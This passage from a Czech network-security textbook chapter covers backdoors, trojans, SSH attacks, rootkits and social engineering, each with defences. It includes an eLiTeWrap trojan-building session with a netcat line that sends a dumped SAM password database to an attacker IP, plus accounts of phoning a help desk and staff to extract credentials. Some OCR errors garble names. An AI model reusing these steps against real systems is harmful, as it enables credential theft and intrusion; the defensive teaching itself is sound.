Nesmíme zapomenout na několik nezbytných utilit, které umožňují analyzovat obsah binárních souborů. Patří sem například strings pro Unix i Windows, BinText pro Windows (<http://www.foundstone.com>) a UltraEdit32 pro Windows (<http://www.ultraedit.com>).

Při kontrole souborových systémů bychom se také měli pokusit vyhledat instalovaná zadní vrátka pomocí identifikace podezřelých jmen souborů. V tabulce 14-2 je uveden seznam souborů, kterým je třeba věnovat zvýšenou pozornost. Nezapomeňte však, že většina uvedených programů může být přejmenována.

Zadní vrátka	Jména souborů	Může být přejmenován?
NT utilita remote	remote.exe	Ano
netcat (Unix a NT)	nc a nc.exe	Ano
rinetd	rinetd, rinetd.exe	Ano
ICMP a UDP tunel	loki a lokid	Ano
Back Orifice	[mezeraj.exe, bobserve.exe, boconfig.exe	Ano
Back Orifice 2000	bo2k.exe, bo2kcfg.exe, bo2kgui.exe, UMGR32.EXE, bo_peep.dll, bo3des.dll	Ano
NetBus	patch.exe, NBSvr.exe, KeyHook.dll	Ano
Virtual Network Computing pro Windows (WinVNC)	WinVNC.EXE, VNCHooks.DLL L a OMNITHREAD_RT.DL	Ne
Linux Rootkit (LRK)	Irk	Ano
NT/2000 Rootkit	deploy.exe a _root_.sys	Ne ve verzi 0.31a

Tabulka 14-2. Implicitní jména programů pro vzdálený přístup

## Startovací soubory a záznamy v registry

Zadní vrátky by nebyla zadními vrátky, kdyby neumožňovala navázání spojení po restartu počítače nebo poté, co administrátor ručně zrušil podezřelé procesy. Nejjednodušším řešením problému s restarty počítače je umístění odkazů na zadní vrátku do startovacích souborů nebo klíčů v registry. Většina programů, o kterých jsme mluvili, skutečně modifikuje klíče v registry a jsou tak poměrně snadno odhalitelné.

Back Orifice zapisuje do HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\. Implicitní instalace vytváří hodnotu „(Default)" s hodnotou „.exe" ([rnezera].exe), což je implicitní spustitelný kód serveru BO, který je umístěn v adresáři C:\windows\system. BO2K je přejmenován na UMGR32.EXE a v případě Windows 9x zkopirován do C:\windows\system, v případě NT/2000 do C:\winnt\system32, pokud to umožňují nastavená přístupová práva. Samozřejmě mohou být tyto hodnoty změněny na libovolné jiné. Pokud libovolná hodnota obsažená v uvedeném klíči odkazuje na soubor o velikosti kolem 124 928 bajtů, jedná se pravděpodobně o BO. BO2K je velký 114 688 bajtů. Více informací o BO můžete najít na <http://xforce.iss.net/alerts/advise5.php3>.

Poslední verze programu NetBus vytváří několik klíčů pod HKEY\_LOCAL\_MACHINE\Software\NetSolutions\NetBusServer, ale důležitější je klíč pod HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, který odkazuje na spustitelný soubor programu (implicitní jméno starších verzí je SysEdit, ale může být změněno).

WinVNC vytváří klíč HKEY\_USERS\DEFAULT\Software\ORL\WinVNC3.

Pod operačním systémem UNIX prohlédněte rc soubory a konfigurační soubor /etc/inetd.conf. Vůbec není špatný nápad prohlédnout i /etc/inittab.

## Auditing, konta a vyhodnocování logů

Je nemožné zaregistrovat průnik do systému, pokud není nastaven nějaký typ alarmu. Zkontrolujte, zda je zapnut auditing podporovaný operačním systémem. Ve Windows NT/2000 lze nastavit Audit Policy v User Manageru (NT) a appletem Security Policy ve Windows 2000 nebo použitím utility auditpol z Resource Kitu. NTFS je schopen logovat přístupy až do úrovni jednotlivých souborů. Nastavení se provádí ve Windows Exploreru výběrem souboru, stiskem pravého tlačítka a volbou Properties, Security tab, Auditing.

Je známo, že ve Windows NT4 má zapnutý auditing vliv na výkonnost systému, proto ho mnoho správců nevyužívá. Testy ukazují, že ve Windows 2000 byl vliv auditingu na výkon systému značně redukován.

Je samozřejmé, že i ten nejpodrobnější auditing je zbytečný, pokud nejsou sledovány jeho výstupy. Často se stává, že administrátor nemá na podrobné sledování logů čas nebo že je prostě možné pro nedostatek volného místa na disku. Při řešení problémů s narušiteli systému je často nutné vracet se hluboko do historie, a proto je třeba mít mechanismus archivace logů. Některé organizace logy importují do databází a mají pak pohodlný nástroj k jejich prohledávání a zpracování.

Také periodicky hlídejte nenadálé a záhadné změny uživatelských kont. Používejte produkty, které umožňují vytvořit snímky a tím snadněji odhalovat případné změny. Ideálními programy jsou například DumpSec (dříve DumpACL), DumpReg a DumpEvt (<http://www.somarsoft.com>), pomocí kterých lze získat mnoho relevantních informací z pouhé příkazové řádky. Další informace o utilitách pro Windows NT4 lze najít na: <http://www.microsoft.com/windows2000/techinfo/reskit/default.asp>.

# TROJŠTÍ KONĚ


Rozšířenost	<b>10</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Jak bylo poznamenáno v úvodu této kapitoly, trojský kůň je program, který naoko funguje jako užitečná utilita, ale v pozadí provádí zákeřné akce nebo instaluje nebezpečný software. Mnohé z programů, o kterých jsme se zmínili výše, mohou být uschovány v nenápadných utilitách nebo žertovních programcích, takže uživatel hrající nevinnou hru vůbec netuší, že zatím vytvořil v systému zadní vrátku. Nebo si představte *zadní vrátku* kombinovanou s pozměněným programem netstat, který úmyslně nezobrazuje porty, na kterých nepřátelská utilita naslouchá. O některých takových trojských koních, například o FP-WNCLNT.DLL a rootkitech, si povíme v dalším textu.



## Whack-A-Mole

Whack-A-Mole je hra, která je často používána k distribuci programu NetBus. Hra se skládá z jediného souboru whackamole.exe, který je ve skutečnosti samorozbalovacím WinZip archivem. Whack-A-Mole nainstaluje NetBus server pod jménem explore.exe a vytvoří klíč pod HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, takže NetBus je spuštěn při každém startu operačního systému. Toto všechno se děje úplně nenápadně, skryto za hrou Whack-A-Mole, která vypadá následovně:





## BoSniffer

Jak lépe infikovat cizí systém než pod záminkou odstraňování zadních vrátek? Utilita BoSniffer, která má BO ze systému odstranit, ho ve skutečnosti instaluje. Naštěstí ji lze odstranit podobně jako běžnou BO infekci (postup je uveden výše).



## eLiTeWrap

eLiTeWrap (<http://www.holodeck.f9.co.uk/elitewrap/index.html>) je velmi populární program sloužící k vytváření trojských koní. Zabalí definované soubory do jediného spustitelného souboru, které rozbalí, případně vykoná na cílovém počítači. Jak je vidět na následujícím příkladu, můžete do balíku vložit skripty, které umožní podniknout na cílový počítač zcela unikátní útok.

```
C:\nt\ew>elitewrap
eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundecake.demon.co.uk
http://www.dundecake.demon.co.uk/elitewrap
Stub size: 7712 bytes
Enter name of output file: bad.exe
Operations: 1 - Pack only
              2 - Pack and execute, visible, asynchronously
              3 - Pack and execute, hidden, asynchronously
              4 - Pack and execute, visible, synchronously
              5 - Pack and execute, hidden, synchronously
              6 - Execute only,      visible, asynchronously
              7 - Execute only,      hidden, asynchronously
              8 - Execute only,      visible, synchronously
              9 - Execute only,      hidden, synchronously
Enter package file #1: c:\nt\pwdump.exe
Enter operation: 1
Enter package file #2: c:\nt\nc.exe
Enter operation: 1
Enter package file #3: c:\nt\ew\attack.bat
Enter operation: 7
Enter command line:
Enter package file #4:
All done :)
```

Nyní máme soubor bad.exe, který po spuštění rozbalí pwdump.exe a netcat (nc.exe) a spustí soubor attack.bat. Skript attack.bat může obsahovat řádek **pwdump | nc.exe -n 192.168.1.1 3000**, který vypíše SAM databázi a odešle ji na útočníkův systém 192.168.1.1 naslouchající prostřednictvím netcatu na portu 3000.

EUTeWrap lze detektovat v případě, že útočník zapomene odstranit signaturu programu z výsledného spustitelného souboru. Programem find můžete takovou signaturu nalézt v libovolném .exe souboru:

```
C:\nt\ew>find "eLiTeWrap" bad.exe
-----BAD.EXE
eLiTeWrap V1.03
```

**Poznámka**

Signatura „eLiTeWrap“ může být změněna, a nelze ji tedy považovat za jediné spolehlivé vodítko k odhalení tohoto typu trojského koně.



## Windows NT FPNWCLNT.DLL

Klasickým úkolem pro trojského koně je tvářit se jako systémová přihlašovací procedura a zaznamenávat zadaná jména a hesla uživatelů. Příkladem jednoho takového trojského koně je knihovna FPNWCLNT.DLL, instalovaná na Windows NT serverech, které potřebují synchronizovat svá hesla se systémem Novell NetWare. Tato knihovna zachytí změny hesla ještě dříve, než jsou zašifrovány a zapsány do SAM. Služby NetWare tak mohou získat čitelnou formu hesla a povolit přihlášení.

V Internetu je možné nalézt kód (<http://www.ntsecurity.net/security/password.dll.htm>), který zaznamená oznámení o změně hesla do souboru C:\TEMP\PWDCHANGE.OUT. Samozřejmě není příliš složité kód upravit tak, aby zaznamenával přímo hesla.



## Obrana proti FPNWCLNT

Pokud nepotřebujete synchronizovat hesla mezi NT a NetWare, vymažte soubor FPNWCLNT.DLL z adresáře %systemroot%\system32. Také zkонтrolujte v registry záznam HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\NotificationPackages (REG\_MULTI\_SZ) a vymažte řetězec FPNWCLNT. Pokud knihovnu potřebujete, ověřte, že používáte originální verzi od Microsoftu, například porovnáním s verzí na instalačním médiu. Jestliže vznikne nějaké podezření, zkopírujte do systému originál z instalačního média.

## KRYPTOGRAFIE

Kryptografie neboli volně přeloženo ze staré řečtiny „skryté písmo“, je věda (někdo ji považuje za umění) o uchovávání dat v celistvosti a tajnosti. S prvopočátky kryptografie se setkáváme již v Cézarově monoalfabetické substituční šifre. Od těch dob doznala bouřlivého vývoje, takže se dnes můžeme setkat s polyalfabetickými substitučními šiframi, blokovými šiframi a kryptosystémy založenými na veřejném klíči. Lze říci, že kryptografii vděčíme za revoluční rozvoj metod, které umožňují udržovat naše tajnosti v tajnosti.

**Tip**

Pokud se zajímáte o historii kryptografie, doporučujeme velmi čtivou knihu *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography* od Simona Singha (Anchor Books, ISBN:0385495323).

Protože je kryptografie integrální součástí moderních systémů s vysokou úrovní bezpečnosti, představuje rozložení šifry jednu z klíčových metodologií útočníků. Následující sekce obsahuje přehled běžných technik používaných k útokům na kryptografické systémy a označovaných jako kryptoanalýza.

## Terminologie

Dříve než se po hlavě vrhneme do kryptoanalýzy, ujasníme si několik základních termínů. Pojem *prostý text* budeme označovat data, na která dosud nebyl aplikován kryptografický systém, a pojmem *zašifrovaný text* budeme označovat prostý text, na který byl kryptografický systém aplikován. Pojmy *šifrování*

a dešifrování popisují proces transformování prostého textu na zašifrovaný text, resp. zašifrovaného textu na prostý text.

## Třídy útoků

Postupy kryptoanalýzy mohou být rozdeleny do dvou tříd na *pasivní* a *aktivní*. Pasivní útoky využívají techniky, jako je monitorování toku dat a analýza, která nevyžaduje zjevnou manipulaci se zašifrovaným textem, prostým textem nebo dalšími elementy nebo procesy kryptografického systému. Tyto útoky mají většinou za cíl narušení privátnosti dat. Naproti tomu aktivní útoky mají za cíl kromě narušení privátnosti dat i narušení jejich integrity a autenticity. Tyto dvě třídy útoků lze dále rozdělit na několik typů, jako je například: *pouze šifrovaný text, známý prostý text, vybraný prostý textu vybraný šifrovaný text*. Ve všech těchto útocích jsou založeny různé předpoklady o tom, kolik informace může útočník získat s ohledem na analyzovaný kryptografický systém a jak může se systémem manipulovat, aby narušil bezpečnost systému nebo aplikace.

Abychom ilustrovali myšlenkové postupy a proces kryptoanalýzy, uvedeme několik příkladů útoků na známé kryptografické systémy.

## Útoky na Secure Shell (SSH)

SSH je bezpečný protokol, který slouží k ochraně terminálových relací nebo přenosů souborů probíhajících v prostředí Internetu. SSH používá pro šifrování dat asymetrickou i symetrickou kryptografií a může být náchylný k pasivním útokům a útokům typu man-in-the-middle (viz dále). Tyto útoky mohou odhalit informace o délce hesla, příkazech zadávaných uživatelem nebo mohou dokonce narušit bezpečnost celého systému.

### Analýza toku dat

Rozšířenost	<b>5</b>
Složitost	<b>4</b>
Dopad	<b>6</b>
Celkové riziko	<b>5</b>

Dawn Xiaodong Song, David Wagner a Xuqing Tian publikovali na Univerzitě v Berkeley dokument nazvaný „Časová analýza úhazu do klávesnice a útoky na SSH založené na časové analýze“ (<http://paris.cs.berkeley.edu/~dawnsong/ssh-timing.html>), který se detailně zabývá, různými útoky založenými na analýze toku dat SSH protokolů. Solar Designér a Dug Song vytvořili utilitu sshow (<http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt>), která dokáže zjistit délku hesla relace a zadávané příkazy odposlechem toku dat chráněného SSH. Získaná informace může vést k efektivnějšímu slovníkovému útoku nebo prostě k nežádoucímu úniku informací.



## Obrana proti analýze toku dat

V současné době jsou již dostupné *záplaty* pro různé implementace SSH klientů a serverů. Kompresce dat v SSH příliš odvrácení tohoto druhu útoku nenapomáhá, protože komprese se dá většinou snadno předpovědět a závisí na délce původních dat. Vhodně implementované doplnění dat o nulové bajty však může výše popsanému útoku zabránit.

## Útok typu MITM (man-in-the-Middle - osoba uprostřed)

Rozšířenost	7
Složitost	6
Dopad	8
Celkové riziko	7

Dug Song vytvořil soubor programů zvaných dsniff (<http://www.monkey.org/~dugsong/dsniff/>), který obsahuje nástroj sshmitm. Sshmitm implementuje Dug Songův útok proti webovému toku dat chráněnému pomocí SSH, zvaný „Monkey-In-The-Middle“ (Opice uprostřed). Uvedený program čítá mezi klientem a serverem, zachytí klientův požadavek a podvrhne mu falešnou odpověď serveru. Mezitím přepošle klientův požadavek serveru (sám se vydávaje za klienta) a odpověď serveru přepošle zpět klientovi. Tento mechanismus může vést k narušení toku dat chráněného pomocí SSH. Tento program se používá společně s utilitou dnsspoof, která generuje falešné odpovědi systému DNS. A konečně program webmitm realizuje podobný útok proti webovému toku dat chráněnému pomocí SSL.



## Obrana proti útoku MITM

Nejspolehlivější obranou proti útoku pomocí sshmitm je správná manipulace s veřejnými klíči zúčastněných počítačů. Ověřením klientova certifikátu lze tomuto útoku poměrně spolehlivě zabránit.



## Odhalení klíče

Rozšířenost	5
Složitost	4
Dopad	5
Celkové riziko	5

Ariel Waissbein a Augustin Azubel z CORE-SDI vytvořili tento typ útoku na základě útoku Davida Bleichenbachera proti specifické implementaci kryptosystému založeného na principu veřejného klíče.

Relevantní dokument najdete na ([http://www.corest.com/pressroom/advisories\\_desplegado.php?idxsection=10&idx=82](http://www.corest.com/pressroom/advisories_desplegado.php?idxsection=10&idx=82)). Tento útok může odhalit klíč SSH relace. Klíč může být následně použit k dešifrování chráněného toku dat a to může dále vést k narušení bezpečnosti systému.



## Obrana proti útoku na klíč

Tento útok lze uskutečnit pouze proti protokolu SSH verze 1. Obranou je tedy upgrade na poslední verzi implementace SSH1 nebo lépe nasazení SSH verze 2.

# NARUŠENÍ OPERAČNÍHO SYSTÉMU: ROOTKITY A NÁSTROJE PRO VYTVAŘENÍ SNÍMKŮ SYSTÉMU

Zatím jsme mluvili o programech, které provádějí v systému některé nepatřičné operace, takže běžní uživatelé často nechápou, co se to vlastně děje. Průměrný administrátor je však schopen takovéto programy poměrně snadno odhalit a zneškodnit. Útočníci jsou však mnohem rafinovanější. S rostoucími znalostmi o operačním systému jsou schopni produkovat nástroje, které kompletně naruší jeho integritu.



## Rootkity

Co když útočník získá kontrolu nad podstatnou částí kódu operačního systému? Běžný administrátor pak možná nebude schopen zjistit, zda je jeho systém napaden či nikoli. Sada programů a metod, které změní operační systém tak, že sám administrátor bude postaven mimo hru, se nazývá rootkit (umožňuje nerušené získat maximální systémová privilegia). V kapitole 8 jsou popsány některé rootkity pro Unix, které obvykle obsahují čtyři skupiny nástrojů vytvořených pro konkrétní verzi systému. První skupina obsahuje pozměněné programy login, netstat a ps. Ve druhé skupině jsou zadní vrátka, vytvořená například úpravami konfiguračního souboru pro inetd démona. Třetí obsahuje nástroje pro odposlouchávání síťového provozu a čtvrtá programy pro zametání stop v logovacích souborech.

Na <http://packetstormsecurity.org/UNIX/penetration/rootkits> a [/UNIX/mise](http://packetstormsecurity.org/UNIX/mise) najdete velké množství rootkitů. Linux Rootkit verze 5 (LRK5) je pravděpodobně jednou z nejznámějších verzí a obsahuje pozměněné verze několika příkazů (včetně su a ssh) a analyzátor síťového provozu.

Ani Windows NT/2000 nezůstaly stranou, když v roce 1999 vytvořil tým Grega Hoglunda (<http://www.rootkit.com>) pracující prototyp rootkitu, který umožňuje skrývání klíčů v registry a přesměrování ukazatelů na soubory EXE. Všechny triky, které tento rootkit provozuje, využívají metodu zvanou „zachytávání systémových volání“. Ve skutečnosti modifikuje jádro systému tak, aby bylo možné zachytit systémová volání a poskytnout volajícím programům funkce, které skryjí proces, klíč v registry, soubor nebo přesměrují volání na trojské koně. Výsledek je ještě mnohem dokonalejší než použití klasického rootkitu, založeného na modifikovaných programech. Uživatel si nikdy není jistý integritou vykonávaného kódu.



## Obrana proti rootkitům

V případě, že se nemůžete spolehnout ani na programy ls nebo dir, je čas hodit ručník do ringu. Zazálohujte kritická data (ne binární soubory), naformátujte disky a nainstalujte systém z důvěryhodných zdrojů. Nespoléhejte příliš na zálohy systému, protože nejspíš nevíte, kdy přesně k napadení systému došlo a mohli byste obnovit již pozměněné programy. K obnovení systému ze záloh můžete použít pouze takzvanou nultou kopii, která se dělá těsně po instalaci systému, ještě před připojením do sítě.

Je třeba znova připomenout zlaté pravidlo obnovy systému po katastrofě: Mít popsané jednotlivé fáze konfigurace systému a dokázat tyto fáze při obnově zopakovat. Provozní systémy je ve většině případů nutné uvést do původního stavu velmi rychle, takže dobré zdokumentovaná a pokud možno automatizovaná instalacní procedura je nezbytností. Dostupnost důvěryhodných médií se zálohou je dalším nutným předpokladem k rychlé a spolehlivé obnově systému. Hodně času může například uspořit kopie datové oblasti a konfigurace WWW serveru na CD-ROM. Důležité je také rozlišovat mezi provozním stavem systému a stavem údržby a konfigurace systému, kdy dochází k narušování zabezpečení systému (sdílení adresářů, loginy specialistů cizích firem atd.). Je třeba vytvářet protokoly o provedených změnách (nebo automatizované procedury), aby bylo možné se spolehlivě a rychle vrátit do provozního stavu.

Dalším dobrým způsobem obrany je vypočítávání kontrolních součtů systémových souborů. Databáze kontrolních součtů však musí být vytvořena v době, kdy je jisté, že systém nebyl napaden. Programy jako MD5sum nebo TripWire dokážou vytvořit kontrolní součty souborů a odeslat upozornění, pokud dojde k jejich změně. Tuto metodu však obchází výše zmíněný rootkit pro Windows NT/2000.

Rootkit je však stále v alfa verzi a je určen spíše k demonstraci principů než k praktickému nasazení. Lze ho tedy poměrně jednoduše odhalit. Hledejte soubory deploy.exe a \_root\_.sys. Rootkit lze nastartovat a zastavit příkazem net:

```
net start _root_
net stop _root_
```

Další komponentou rootkitů jsou analyzátori síťového provozu, o kterých jsme se již zmiňovali v předcházejících kapitolách. Pracují nenápadně, ale o to nebezpečněji. Jsou totiž schopné odposlechnout jména a hesla kont na okolních počítačích v síti.

Je proto nezbytné používat vše, kde to je možné, nástroje pro šifrovanou komunikaci (SSH, SSL, PGP nebo šifrovat vrstvu IP protokolu, například produkty založenými na IPsec). Toto je jediná možnost, jak se účinně bránit odposlechu. Nebezpečí je sice možné částečně snížit zavedením přepínaných technologií, ale jak jsme viděli v kapitole 8, pro programy, jako je dsniff, nejsou přepínače překážkou.

## Obcházení kontrolních součtů pomocí snímků systému

V tabulce 14-3 je uvedeno několik utilit, které slouží k vytváření zrcadlových kopií systémových disků. Ačkoli jsou tyto programy velmi užitečné v případě nepředvídatelných systémových havárií, lze je také použít k obestění bezpečnostních mechanismů systémů založených na kontrolních součtech souborů.

Technologie	Produkt	URL
Hardwareové duplikování disků	Image MASter řada OmniClone	<a href="http://www.ics-iq.com">http://www.ics-iq.com</a> <a href="http://www.logicube.com">http://www.logicube.com</a>
Softwarové nástroje pro duplikování disků	Drive Image FlashClone ImageCast Norton Ghost RapiDeploy	<a href="http://www.powerquest.com">http://www.powerquest.com</a> <a href="http://www.ics-iq.com">http://www.ics-iq.com</a> <a href="http://www.innovativesoftware.com">http://www.innovativesoftware.com</a> <a href="http://www.symantec.com">http://www.symantec.com</a> <a href="http://www.altiris.com">http://www.altiris.com</a>
Virtuální disky chráněné proti zápisu	VMWare	<a href="http://www.vmware.com">http://www.vmware.com</a>
Obnova systému	SecondChance (pouze Win9x)	<a href="http://www.powerquest.com">http://www.powerquest.com</a>

Tabulka 14-3. Vybrané technologie a produkty určené k zrcadlení disků

Takovýto typ útoku ovšem vyžaduje fyzický přístup k cílovému systému, protože všechny prostředky uvedené v tabulce vyžadují minimálně restart počítače nebo fyzické vyjmutí pevného disku. Pokud ale taková možnost existuje, útočníkovi nic nebrání v tom, aby obelstil bezpečnostní mechanismy založené na kontrolních součtech systémových dat. Představte si aplikaci, která v závislosti na některé systémové informaci (seznam procesů, zatížení procesoru nebo otisku souborového systému) vytváří kontrolní součet dat, který je později použit k potvrzení určité transakce. Pokud útočník vytvoří v určitém okamžiku zrcadlovou kopii systému, upraví kontrolní součet a vrátí původní kopii systému, výše zmíněná aplikace nebude mít vůbec tušení, že nějaká transakce proběhla.



## Obrana proti snímkování systému

Nejspolehlivější ochranou je fyzická bezpečnost systému. Dobře zamčené dveře zejména eliminují možnost klonování systému.

Pokud systém tímto způsobem ochránit nelze, je třeba použít takovou aplikaci, která nebude záviset na entitách (seznam procesů, otisk souborového systému atd.), které lze snadno znovu vytvořit pomocí utilit pro vytváření obrazů systému. Jestliže výrobce softwaru není schopen tuto vlastnost produktu zajistit, je třeba hledat alternativy.

## PRÁCE S LIDMI

Rozšířenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
Celkové riziko	<b>10</b>

Poslední technika, kterou se v této kapitole budeme zabývat, je práce s lidmi. Spočívá v přesvědčování a podvádění klíčového personálu za účelem získání přístupu do systému. Přesvědčování a podvádění se většinou děje prostřednictvím konverzace nebo další interakce mezi zainteresovanými osobami. Nejčastěji používaným médiem je telefon, ale lze použít i e-mail, průmyslovou televizi a mnohé další prostředky. Většina úspěšných útoků tohoto typu je založena na následujících standardních postupech.



## Tupý uživatel versus help desk

Poté co jsme byli hodně vytrvalí, se nám podařilo touto metodou získat během odpoledne přístup do sítě jedné organizace prostřednictvím dial-in připojení, e-mailové brány a pobočkové telefonní ústředny. Vše probíhalo za milé asistence jejich help desku.

Nejdříve jsme ve veřejně přístupných zdrojích vyhledali informace o některých zaměstnancích organizace (viz kapitola 1). V databázi přidělených domén a IP adres se nám podařilo najít pravý poklad. Data řediteli oddělení informačních technologií organizace, který byl uveden jako kontakt pro danou doménu.

K útoku jsme nepoužili nic víc než jméno a telefonní číslo uvedené v databázi. Vydávali jsme se za ředitele oddělení IT, který je právě na služební cestě a velmi nutně potřebuje získat obrázky chybějící

v jeho prezentaci vytvořené v PowerPointu. Je ve velké časové tísni, protože musí prezentaci předvést na zasedání, které se koná již zítra. Vystavili jsme help desk tak intenzivnímu tlaku, že nám prozradil verzi softwaru, který potřebujeme ke vzdálenému přístupu k datům, číslo zelené linky připojené k RAS serveru, informace nutné k připojení, a navíc nám pomohl nakonfigurovat klienta. Poté co se nám podařilo se do vnitřní sítě připojit, jsme volali podruhé (pod tím samým jménem) s tím, že jsme zapomněli jméno a heslo k našemu účtu elektronické pošty. Help desk nám heslo ochotně změnil. Nyní jsme mohli odesílat e-maily z vnitřního konta.

Další telefonní rozhovory nám umožnily získat kód pro přístup do pobočkové ústředny organizace. Tento kód nám umožnil telefonovat do celého světa na náklady organizace. Ke všemu jsme později zjistili, že administrátor RAS serveru má nastaveno prázdné heslo a že konto je dostupné prostřednictvím zelené linky, jejíž číslo jsme dříve získali. Ukázalo se, že jsme během několika hodin (strávených většinou čekáním na zpětné telefonátu help desku) schopni získat plnou kontrolu nad sítí pouze pomocí vhodného jednání s lidmi.

## Help desk versus tupý uživatel

 Viděli jsme, jak tlak z pozice vysoké funkce na řadové zaměstnance help desku umožnil průnik do sítě organizace. Situaci však můžeme obrátit a pokusit se získat jménem technického personálu help desku mnoho užitečných informací od nic netušících uživatelů. Jednou se nám podařilo získat z webového serveru organizace telefonní čísla jejich zaměstnanců. Pomocí telefonátů na náhodně vybraná čísla jsme od 25 procent dotázaných zjistili jejich jména a hesla používaná ve vnitřní síti. V tomto případě jsme se vydávali za systémové pracovníky. Jak je vidět, použití nátlaku z pozice vysoké funkce (ať se jedná o řediteli oddělení IT nebo specialistu) může být v případě obyčejného uživatele dostatečně efektivní.

## Obrana proti útokům využívajícím práci s lidmi

 Popsali jsme několik postupů, které mohou práci s lidmi zjednodušit (například získávání informací z veřejně přístupných zdrojů). Proti samotným útokům zneužívajícím důvěry uživatelů a technického personálu je velmi těžké se bránit. Uvedme několik bodů, které provedení podobného útoku značně zkomplicují.

- **Omezte únik informací.** Ve všech veřejně přístupných databázích, zlatých stránkách, na webových serverech apod. by měly být uváděny pouze obecné informace: telefonní čísla pro styk s veřejností a místo konkrétních jmen pouze funkce (například místo František Kotva pouze administrátor domény).
- **Definujte přesná pravidla pro vnější a vnitřní technickou podporu.** Všichni volající se musí před obdržením konzultace identifikovat osobním číslem nebo nějakým jiným veřejně nedostupným identifikátorem. Pracovníci podpory by měli poskytovat rady pouze v přesně definovaném rozsahu a neměli by podávat podrobné informace o použitých technologiích. Definujte krátké, ale úplné es-kalační procedury pro ty výjimečné případy, o kterých víte, že by mohly nastat.
- **V případě vzdáleného přístupu do vnitřní sítě budíte paranoidní.** Uvědomte si, že tato možnost zvyšuje produktivitu práce nejenom zaměstnancům, ale i útočníkům. Tipy na zabezpečení vzdáleného přístupu jsou uvedeny v kapitole 9.
- **Na firewallu definujte přístupy z vnitřní sítě ven stejně pečlivě jako přístupy z venku dovnitř.** Obelstěný uživatel pak nebude například schopen vyexportovat adresář požadovaný útočníkem. Jako poslední by mělo být v ACL uvedeno pravidlo zakazující všechno všem.

- Dbejte na bezpečné používání elektronické pošty.** Více informací najdete v kapitole 16. Naučte se také trasovat e-mail pomocí hlavičky dopisu (na <http://spampcop.net> najdete, jak zapnout zobrazení kompletní hlavičky ve většině poštovních klientů).
- Vychovávejte zaměstnance k dodržování bezpečnostních pravidel.** Formulujte bezpečnostní politiku a publikujte ji v rámci organizace. RFC 2196 je skvělým základem pro vytvoření vlastní bezpečnostní politiky. Také RFC 2504 by mělo být povinnou četbou pro každého uživatele Internetu. Zmíněné dokumenty najdete na <http://www.rfc-editor.org>.

## SHRNUTÍ

Popsali jsme techniku přebírání TCP spojení na sdíleném segmentu, která umožňuje útočníkovi zadat na cílovém systému příkazy stejně, jako by je zadával lokální uživatel. Tento typ útoku je velmi snadné provést na sdíleném segmentu, ale není složité ho použít i v přepínaném prostředí.

Také jsme popsali kroky, které lze podniknout v případě napadení systému. Kompletní odstranění útočníkovy přítomnosti v systému je velmi složité, ale snažili jsme se popsat ty nejfektivnější postupy. Hlavní body jsou zdůrazněny níže. Pamatujte však, že nejlepším řešením vždy zůstane kompletní re instalace systému z originálních médií.

- Kontrolujte, zda nemají některá uživatelská konta privilegia superuživatele nebo zda nepatří do privilegovaných skupin. Vymažte všechna podezřelá konta a udržujte počet privilegovaných uživatelů na nutném minimu.
- Prověřte, zda startovací soubory neobsahují podezřelé příkazy. Jsou hlavním místem, kam útočník instaluje spouštěcí mechanismy zadních vrátek, pokud chce, aby fungovala i po restartu systému.
- Nezapomeňte, že ke spuštění zadních vrátek lze také použít programy pro plánované vykonávání úloh (příkaz at v NT/2000 a cron v Unixu). Udržujte seznam autorizovaných úloh a kontrolujte ty, které se pravidelně opakují.
- Seznamte se s nejpopulárnějšími programy realizujícími zadní vrátká, jako je Back Orifice a NetBus, abyste věděli, co dělat v případě, že budete napadeni. Vážně se zamyslete nad instalací antivirového programu, který by vás na podobné programy včas upozornil a dokázal je odinstalovat.
- Nakládejte velmi opatrně s programy z nedůvěryhodných zdrojů. Kdo ví, jaké zákeřné utility na pozadí své činnosti instalují? Trojské koně se velmi těžko identifikují a reinstalace systému z originálních médií bývá pracná záležitost. Používejte programy pro odhalování trojských koní a systémy detekující změny v kritických souborech pomocí signatur (MD5sum nebo Tripwire).
- Přečtěte si kapitolu 16, která ukazuje, jak může být webový prohlížeč a e-mail klient použit k instalaci zadních vrátek a trojských koní.

Seznámili jsme se také s problematikou kryptografie a popsali si tři formy kryptografických útoků (analýza toku dat, MITM a odhalování klíče) na příkladu populárního SSH protokolu. Naše diskuse ukázala, že kryptografie není všeňkem, ale spíše nástrojem, který může zvýšit bezpečnost daného systému nebo aplikace.

Nakonec jsme se zabývali problematikou práce s lidmi a obrovským nebezpečím, které pro informační systémy představuje. Jak je uvedeno v RFC 2504, „Paranoia je skvělá“ v případě školení managerů, personálu systémové podpory a uživatelů o bezpečnosti interních informací, systémů a procedur. Ujistěte se, že každý, kdo je odpovědný za zpracování dat, je informován o svých povinnostech a odpovědnosti.

# Kapitola 15

## Hackování webů

